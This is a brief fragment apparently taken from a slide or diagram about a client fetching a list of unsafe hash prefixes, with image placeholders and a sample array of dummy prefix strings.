
**Client**

**Get unsafe hash prefixes**


`[ 'aaabbb', 'cccddd', 'eeefff' ]`


**Hash  
prefix list**

